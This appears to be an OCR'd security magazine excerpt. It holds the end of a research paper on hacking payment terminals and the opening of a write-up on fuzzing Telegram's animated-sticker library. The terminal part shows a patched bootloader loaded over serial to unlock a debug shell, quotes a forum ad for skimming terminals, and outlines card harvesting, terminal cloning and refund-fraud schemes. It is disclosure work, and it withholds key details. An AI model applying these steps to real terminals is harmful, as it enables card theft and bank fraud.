00000100  5C 10 9F E5 20 20 A0 E3 20 00 A0 E3 00 30 91 E5  \.џе   г . г.0‘е
00000110  00 30 80 E5 04 00 80 E2 04 10 81 E2 04 20 42 E2  .0Ђе..Ђв..Ѓв. Bв
00000120  00 00 52 E3 F8 FF FF 1A 2E 00 00 EA 18 F0 9F E5  ..Rгшяя....к.рџе
00000130  00 00 00 02 1C A4 19 00 1C A4 19 00 1C A4 19 00  .....¤...¤...¤..
00000140  1C A4 19 00 1C A4 19 00 28 A4 19 00 1C A4 19 00  .¤...¤..(¤...¤..
00000150  10 00 9F E5 1E FF 2F E1 0E F0 A0 E1 00 F0 1B 00  ..џе.я/б.р б.р..
00000160  24 99 18 00 28 99 18 00 00 00 1A 00 00 00 00 00  $™..(™..........
00000170  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000180  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000190  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000001A0  00 00 00 00 00 00 00 00 8F C3 9B A1 40 00 00 00  ........ЏГ›Ў@...
000001B0  01 30 33 5F 30 34 4A 61 6E 20 31 33 20 32 30 31  .03_04Jan 13 201
000001C0  33 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  3...............
000001D0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000001E0  00 00 00 00 00 00 00 00 00 00 00 EB 3E 00 00 EB  ...........л>..л
000001F0  2C 00 8F E2 00 0C 90 E8 00 A0 8A E0 00 B0 8B E0  ,.Џв..ђи. Ља.°‹а
```

3. Modify the SBI loader to call the CLI terminal function. Figure 16 below depicts the SBI header modifications.
   - » Loader 03_04 0x00000650 with offset (0x00189E48 offset on the terminal memory) has bytes 03 F0 21 FE. This is the opcode of the PROMPT() function.




```
ROM:00189E48 03 F0 21 FE                BL      PROMPT
ROM:00189E4C 08 F0 7A FF                BL      sub_192D44
ROM:00189E50 6C A0                      ADR     R0, aResetTarget ; "\n====
ROM:00189E52 06 F0 97 FA                BL      sub_190384
ROM:00189E56 0A 20                      MOVS    R0, #0xA
ROM:00189E58 05 F0 CD FE                BL      sub_18FBF6
ROM:00189E5C 00 20                      MOVS    R0, #0
ROM:00189E5E 38 BD                      POP     {R3-R5,PC}
ROM:00189E5E            ; End of function sub_189DD4
```

4. Load the file via ddl.exe. Figure 17 below depicts using ddl.exe during the SBI load function to use an attacker's arbitrary code.




```
[redacted]\xdl
λ ddl
DDL - Direct Download (Version 2.0, Build 6)
Usage:
  DDL -p port  -b baud  -t timeout  -d file  -e file  -i file
      -r [drive:][group/][name]  -z  -c [offset] -x password -f file
      file[@destination]...  key=value...
Arguments:
  file      File to download.  Equivalent to "-i" file.  Use
            "file@destname" to specify different destination name.
  key=value Set configuration variable.
Options:
  -p port   Set host communication port.  Default = 1 (COM1).
  -b baud   Set baud rate.  Values: 300, 1200, 2400, 4800, 9600, 19200,
            38400, 57600, 115200.  Default = 115200.
  -t time   Set communication timeout, in seconds.  Default = 5.
  -k time   Set pre-transmit timeout, in seconds.  Default = 0.
  -d file   Download file as a data file.
  -e file   Download file as a code file.
  -i file   Download file as code if it has a .OUT or .LIB
            or .VSA or .VSL extension, otherwise as data.
  -r files  Remove file(s): [drive:][group/][file], where drive is drive
            letter or "*", group is group number, ".", "*", or empty.
  -z        Coalesce Flash.
  -c [off]  Set terminal clock to host time plus optional offset of
            -23 to +23 hours.
  -x psswd  Set terminal password.
  -f file   Read more arguments from file.

[redacted]\xdl
λ ddl.exe -p10 -b115200 data_0040_sbi_03_04_mod.bin
Opened COM10, 115200 baud
..........................................................................
Connected to SBI terminal
File        data_0040_sbi_03_04_mod.bin      131072 bytes
Download Succeeded
Closing COM10
```



```
COM8 - PuTTY

 *** DOWNLOADING IS FINISHED ***
 *** PLEASE PRESS ENTER TO RUN SCRIPT ***

==== Can't open PSSBI.SCR
==== GodMode On!


=====================================================================

====>HELP
=====================================================================

====help - print this help
====quit - quit this prompt mode back to script
====All commands are NOT case sensitive
====File names are in (8.3) format no long file names
====Where hex number is required use this format 0x01ABCDEF
====LS    - <NAND> Show all root files and directories on USB Stick or on N
====LOAD  - <File name>  - Load file from the USB Stick into the RAM
====JMP   - <address in hex> - Jump into the previously loaded application
====JMPB  - <address in hex> - Jump into the previously loaded application
hange to bigend
====DUMP  - <Page number> - Dump NAND page to Uart .
====ERASE - <Start in blocks> <end in blocks>  - Erase NAND.
====DDRAM - <DDRAM option number>
====Config DDRAM <Option number >
====BURN  <File name> <start block (nand)  number in hex> - Burn file from
SB to the NAND
====BURNSBI <File name> - Burn sbi file from the USB to the NAND
====BURNP <File name> <start block><page index> - Burn file from the USB t
a specific page on NAND
====RESET <6 USB / 10 NAND > - Reset the terminal
====TRIBURN <File name> <start block (nand) number in hex> - Burn file from
USB to the NAND writing each block  3 (3 is defined in project.def so it ca
2 and 1)  times
====MCFG <DDR Type> inits DDR get ncdl values and writes all of it to last
of each of the first 3 blocks
====RESET <6 USB / 10 NAND > - Reset the terminal
====NANDT    - Show NAND type
====BAD_BLOCKS  - List Bad NAND blocks
====BBLERASE - erase Scratch BBL
====INCLUDE <script file name>  - Run script
====DDRT - <loop counter>
====SVID - <write svid value (0..7 for production, or 8 with the DSA for de
ment)>
====>ISDEV


TERMINAL IS NOT IN DEV MODE 1


====>DEVICEID


Device Identity Key : 0E17AE67-670FB1C8-5FDC32CB-3A785E5C-57455078-BA6C4462
ACBD-086C4EA1

====>
```

Figure 18 above depicts the CLI terminal called through the modified SBI loader.

Figure 19 below depicts our access to the terminal's NAND-flash memory.



```
COM8 - PuTTY
====>LS NAND


==== Dir List NAND
==== NAND Read Error Block=0 Page=0
Bad SBI magic number 00200000 45f2d99a


Found SBI Copy #2 Block=1 Page=0 Offset=0
Unauth HeaderFlags              45f20030
flag SBI_UNAUTHFLAG_RSA_SIGNATURE
flag SBI_UNAUTHFLAG_K_BASE_PUB_DAUTH
Auth HeaderFlags                00000001

flag SBI_HAS_BOOT_IMAGE
PublicKeyOffset 83440
ChainTrustDepth 1
BootLoaderCodeOffset    96
BootLoaderCodeLength    83344
AuthenticationPayloadOffset 84240
Recovery image 0

Found SBI Copy #3 Block=2 Page=0 Offset=0
Unauth HeaderFlags              45f20030
flag SBI_UNAUTHFLAG_RSA_SIGNATURE
flag SBI_UNAUTHFLAG_K_BASE_PUB_DAUTH
Auth HeaderFlags                00000001

flag SBI_HAS_BOOT_IMAGE
PublicKeyOffset 83440
ChainTrustDepth 1
BootLoaderCodeOffset    96
BootLoaderCodeLength    83344
AuthenticationPayloadOffset 84240
Recovery image 0

Found Vx Copy# 1 in Block=3 Page=0
HeaderLen 64
Length 487840
Flags 1 -> endian BE
LoadAddress 0x40000000
SignerVer 0x83
SBI Min Ver 02.41
Revocation 7
DataVersion: 01.00.00.00


Found Vx Copy# 2 in Block=4 Page=0
HeaderLen 64
Length 487840
Flags 1 -> endian BE
LoadAddress 0x40000000
SignerVer 0x83
SBI Min Ver 02.41
Revocation 7
DataVersion: 01.00.00.00

====>
```

ATTACKS


In our research, PoS terminals became an instrument to simulate attacks for the banks and service providers. They asked us to address their individual interests. They wondered about the practical application of our assessments, including:

1. How easy is it to steal card details?
2. Can we make a functional clone of the PoS terminals?
3. Can someone send malicious requests to the authorization hosts and "steal money" from the bank in some way?

Let's take a look at each of these scenarios in greater depth in the sections that follow.

Card harvesting

Instead of hacking the PoS systems, hackers can hack the PoS terminals for card's data collection. However, the most popular way of doing this is known as "fake PoS." A fake PoS terminal looks identical to the original hardware, the customer inserts their card, and a receipt prints with just an error code. The fake PoS contains memory to collect the credit card information that the criminal later collects.



13-07-2020, 03:59

EвreN
Member

Join Date: Mar 2017
Posts: 56
Reputation: 5 [+/-]
Balance: 0.00$

We provide an extended service for the sale of POS terminals Verifone Vx510-VeriFone Vx670.

About the equipment:

Write in themselves 1.2 tracks with magnetic stripe + pin.
Uploading of information through the cable.
Support for popular currencies.
Multiple languages, including Russian.
Extensive menu of receipt settings - company name, address, phone number, terminal ID, and so on.
The collected database does not have a range, which evades almost 100% working out of dumps.

About the service:

Figure 20 above depicts a forum listing that's selling fake PoS.

As requested, we will try to obtain card and cardholder details from the original merchant PoS terminals. We imagine that some malicious insider got access to the terminal overnight and wants to use this for their own benefit.

There are two scenarios.

1. First scenario is when the terminal doesn't have a separate, secure, physical space for processing the card's and cardholder's data. This attack sounds easy. We need to obtain the highest kernel privileges (supervisor mode) on the system and then "scan" the payment processes to intercept the card's details: CVV2, Track2, and PIN.
2. Second scenario is when the terminal has a dedicated chip for storing the crypto keys and processing cryptographic operations. Initially, this sounds like a secure way to handle even physical exploitation of devices. Hackers still can't extract keys, decrypt PINs or magstripe tracks. However, it's not nearly as secure as you might expect. As this research shows, even in Ingenico terminals that use dedicated chip for the encryption, it's still possible to steal PIN codes and Track2 data. The main reason is because PCI requires terminals to send and store sensitive data encrypted but has vague requirements about the processing of this data.

When we talk about cryptoprocessor, how sensitive information should be handled:

- The PIN is entered and passed directly to the cryptoprocessor.
- The cryptoprocessor encrypts the PIN and passes it back to the main processor and main app. All data is put in the structure of ISO8583 authorization request and sent over to the acquiring bank.

But how it actually works:

1. PIN is entered and passed to the main app unencrypted.
2. Main app sends it to the cryptoprocessor and gets back encrypted.
3. Main app sends it over the network in the assembled ISO8583 request.

As you can see, hackers still have access to unencrypted data during steps "a" and "b." To steal card and cardholder data, attackers need to create malware that scrapes the memory to search for patterns of PIN and Track2. This memory-scraping malware is well-known among companies who suffered from card data breaches in the past.

It's fair to mention that PoS vendors don't write the payment applications themselves - there're service providers for this purpose. And we found this example in one of the banks we worked with. That example is show in the section "Remote code execution via the built-in TRACE mode (CVE-2018-17765, CVE-2018-17772)."

Terminal cloning

To create a fully functional terminal clone, we need to extract the main payment app and, what's more important, all cryptographic keys that terminals use, including:

- Secure SSL communication key
- MAC key for ISO8583 signing
- PIN encryption key
- Encrypted storage key
- Boot integrity control key

If all these keys are stored on the cryptoprocessor, it's impossible to create a functional clone of the terminal. However, if even one key can be leaked or found on the main storage, such as described in the section "Remote code execution via the built-in TRACE mode (CVE-2018-17765, CVE-2018-17772)," this puts the whole ecosystem at risk. For example, hackers who change the Cardholder Verification Method (CVM) limits and priority list, won't need to enter PIN codes or need to obtain the PIN encryption key. We're not showing here the exact location and the process of extraction of the necessary keys.

Insecure modes

Due to back compatibility and a lot of legacy features that need to be supported, there are terminals with insecure modes enabled:

- Magstripe or Technical fallback.
  - » These two modes allow using cards (even cards with the EMV chip) by only swiping them and using the magstripe part of the card. These cards can be easily bought on the dark market for about $5-10 each.
- Pan key or manual entry.
  - » These terminals are popular in hotels, airplanes and other offline facilities. This functionality is for situations when you dictate your card number over the phone. In most cases, the cashier on the other side of the phone puts their PoS terminal in manual mode to enter your card details (payment card number, expiration date, CVV, and postcode for additional verification) which is then sent to the acquiring bank.
  - » In many cases, your bank won't even need a valid CVV code for these operations. Why is that? Let's imagine, you've bought some expensive perfume on the trans-Atlantic flight. You've landed and only then the flight crew discovers that your card doesn't have sufficient balance on it.
  - » In this case, the merchant who already provided their product or service to you will try to make a transaction in the terminal's manual mode. But wait, they didn't collect your CVV code from the back of your card, did they? Exactly for these scenarios, they allow charges even without the correct CVV code.
- Visa Magnetic Stripe Data (MSD).
  - » This is a legacy, insecure mode, which sends the card's magstripe data to the terminal through contactless Near-Field-Communication (NFC) technology. It pre-dates the secure EMV standards. It's predominantly used within the USA and was originally planned to be terminated effective April 2019 by Visa's requirement (Contactless Payments: Merchant Benefits and Implementation Considerations). However, that's now slowed down and postponed due to the COVID-19 outbreak.

Under normal circumstances, a transaction only proceeds within these vulnerable modes when a few things happen:

- The merchant requests that this feature is enabled on their terminal.
- The acquiring bank enables this feature for the specific merchant on their network.
- The issuing bank allows that feature on the customer's card.

However, our tests revealed that banks verify only that the terminals have been enabled for use with the feature. Banks are assuming that no one can execute arbitrary code, or replace the terminal's configuration files to enable these features, themselves. This means insecure modes can be activated on the compromised terminals quite easily.

Refunds

Refunds enable customers to return products or services that they didn't use. Typically, refunds must go back to the original purchase card. This helps to prevent money laundering schemes. Otherwise, criminals would go to a big-box retailer, pay for a new iPhone with a stolen card, return it a few days later for a refund to their personal card. And that's just the tip of the iceberg for card-based money laundering schemes.

How does this work when customers have lost their original card? Or when they used Google Pay and have since accidently deleted the mobile wallet? There's two solutions for those scenarios:

1. A technical solution. Each receipt has a reference number and when the cashier initiates a refund, they enter a reference number and the acquiring bank checks that the refund goes to exactly the same card. If the card is lost/stolen, the cashier will need to call the bank to initiate a request for a non-standard refund.
2. An organizational solution. The acquiring bank doesn't check anything and allows refunds back to any card. All of the burden and liability of checking the card falls back on the merchant's shoulders. If any money laundering occurs, then it's the merchant's loss and not the bank's.

Many banks who use the second model are prone to this fraudulent scheme:

- An attacker creates a functional clone of the terminal as described in section 7.2.
- An attacker enables insecure modes and makes high-risk transactions with stolen cards as described in section 7.1.
- An attacker makes refunds back to a personal card.
- A month later, the issuing bank issues a chargeback request to the acquiring bank for fraudulent transactions. The acquiring bank contacts the merchant to ask for an explanation of what happened. The merchant has no clue.

It's worth noticing that when no fraud checks are done on the banking side, hackers won't even need to make fraudulent payments in the first place. They can just do refunds for as long as the original company has some money on their accounts. As you can imagine, big supermarkets and networks have a lot of money on their accounts. □

ACKNOWLEDGEMENTS

- Dmitry Sklyarov, Positive Technologies
- Egor Zaytsev, Positive Technologies
- Artem Ivachev, Positive Technologies
- Vladimir Kononovich, Positive Technologies
- Maxim Kozhevnikov, Positive Technologies

Hunting for bugs in Telegram's animated stickers remote attack surface

POLICT

Executive Summary

Research is one of Shielder's pillars – head over to our research page to learn more about our commitment to improve the security of the digital ecosystem.

What follows is my journey in researching the lottie animation format, its integration in mobile apps and the vulnerabilities triggerable by a remote attacker against any Telegram user. The research started in January 2020 and lasted until the end of August, with many pauses in between to focus on other projects.

During my research I have identified 13 vulnerabilities in total: 1 heap out-of-bounds write, 1 stack out-of-bounds write, 1 stack out-of-bounds read, 2 heap out-of-bound read, 1 integer overflow leading to heap out-of-bounds read, 2 type confusions, 5 denial-of-service (null-ptr dereferences).

All the issues I have found have been responsibly reported to and fixed by Telegram with updates released in September and October 2020:

- Telegram Android v7.1.0 (2090) (released on September 30, 2020) and later;
- Telegram iOS v7.1 (released on September 30, 2020) and later;
- Telegram macOS v7.1 (released on October 2, 2020) and later.

Those updates include the fixes (the other types of clients are not affected by the vulnerabilities I have identified) – basically if you have updated your Telegram client in the last 4 months you are safe. If not, I recommend you to update it as soon as possible.

INTRODUCTION

At the end of October '19 I was skimming the Telegram's android app code, learning about the technologies in use and looking for potentially interesting features. Just a few months earlier, Telegram had introduced the animated stickers; after reading the blogpost I wondered how they worked under-the-hood and if they created a new image format for it, then forgot about it.

Back to the skimming, I stumbled upon the rlottie folder and started googling. It turned out to be the Samsung native library for playing Lottie animations, originally created by Airbnb. I don't know about you but the combination of Telegram, Samsung, native and animations instantly triggered my interest in learning more.

LOTTIE BY AIRBNB

Let's start from the original Lottie project by Airbnb, from airbnb.io/lottie:

Lottie is a library for Android, iOS, Web, and Windows that parses Adobe After Effects animations exported as json with Bodymovin and renders them natively on mobile and on the web!

"As json" is particularly interesting here, I was expecting some tricky 90's proprietary binary specification but instead they chose to use one of the most common and simple formats to date. (This got me also wondering whether memory corruptions would be harder to find, but it was too early to tell!)

As we have read, a Lottie animation is defined as a JSON with some information such as the frame rate "fr" and the version identifier "v" at its root, while most of the juicy features lie in the "layers" array.

At its minimum, a Lottie animation looks like this:

```
{
   "v":" ",         // version identifier
    "fr":1,         // frame rate
    "ip":0,         // in-point
    "op":1,         // out-point
    "layers":[]     // the good stuff (tm)

}
```

This doesn't include any graphical element, but it's useful to have a bare-minimum example before getting complex (especially in structure-aware fuzzing, as we will discuss later).

Remember the "Adobe After Effects animations exported as json" part? If you open such an animation it contains a lot of useless information and animation's metadata, for example Adobe After Effects even supports "the Adobe ExtendScript language, which is an extended form of JavaScript" (!), which is included in the JSON but not supported by the Lottie parser we are going to talk about.

It's important to notice here that Lottie animations are widely used, though most of the time via static resources such as app's transitions and animations. Another important thing to notice is that other apps, such as Signal, chose Airbnb's java/swift implementation.

RLottie BY SAMSUNG, FORKED BY TELEGRAM

Here we arrive at Samsung's C++ library rlottie to parse Lottie animations. I'm not sure why Telegram's developers decided to use this implementation instead of Airbnb's, besides performance (and the chance to expose a 1-click native attack surface).

That being said, working with an open-source library will come in handy for setting up the fuzzing environment and triaging the crashes, something which is not as trivial to do in a black-box scenario.

RLottie doesn't support all of After Effect's features, however it is still actively maintained to this day, even though I'm not 100% sure what Samsung uses rlottie for besides probably Samsung Galaxy Watch Apps. (If you do know/find out where it's used let me know at @polict_ !)

By checking the README it's clear that writing the harness will be trivial; by looking at Telegram's integration it's even possible to copy the initialization settings and build a 1:1 stand-alone harness.

It's important to note here also that Telegram developers chose to fork the rlottie project and maintain multiple forks of it, which makes security patching especially hard. This will turn out to be an additional problem since the Samsung's rlottie developers do not track security issues caused by untrusted animations in their project because they are not "the intended use case for rlottie" (quote from https://gitter.im/rLottie-dev/community).

HARNESSING RLottie AND BUILDING A CORPUS

I had almost no experience in fuzzing before this research, so I started studying and learning about two of the main players at the time: AFL++ and LibFuzzer. The majority of entry-level writeups and walkthroughs available publicly were using AFL[++] so I started with it while learning more about the alternatives available.

(Only later did I discover the perf_tips AFL++ documentation, I strongly recommend it to people starting out fuzzing!)

The first version of the harness was a ctrl+c/ctrl+v frankenstein but it worked well as a starting point:

```
#include <rlottie.h>
#include <iostream>
#include <string>
#include <vector>
#include <array>

int entrypoint(std::string filename){

    auto player = rlottie::Animation::loadFromFile(filename, NULL);
     if (!player) {
         printf(“error: renderer initialization failed\n”);
         return 1;
     }

     // metadata[0] in Telegram/TMessagesProj/jni/lottie.cpp:130
     size_t frame_count = player->totalFrame();
     printf(“frame count:\t%zu\n”, frame_count);

     // default width and height
     uint32_t w = 512;
     uint32_t h = 512;

    // copied from https://github.com/Samsung/rlottie/blob/master/example/lottie2gif.cpp
     auto buffer = std::unique_ptr<uint32_t[]>(new uint32_t[w * h]);

     if (frame_count < 1){
      printf(“no frames to render, quitting\n”);
         return 1;
     }

     printf(“starting...\n”);
     for (size_t frame = 0; frame < frame_count; frame++) {
         rlottie::Surface surface(buffer.get(), w, h, w * 4);
         player->renderSync(frame, surface);
     }
     printf(“done!\n”);

     return 0;

 }

 int main(int argc, char **argv){
    if (argc < 2){
         printf(“usage: %s <lottie.json>\n”, argv[0]);
         return 1;
     }

     return entrypoint(std::string(argv[1]));

 }
```

Having verified the harness was working, I started looking for animated stickers online to build a minimal corpus to start fuzzing: Telegram channels available as a webpage on t.me/ URLS and lottie online communities were especially useful for scraping user-generated stickers in an automated curl-grep-gzip fashion.

FUZZING TECHNIQUES AND RESULTS

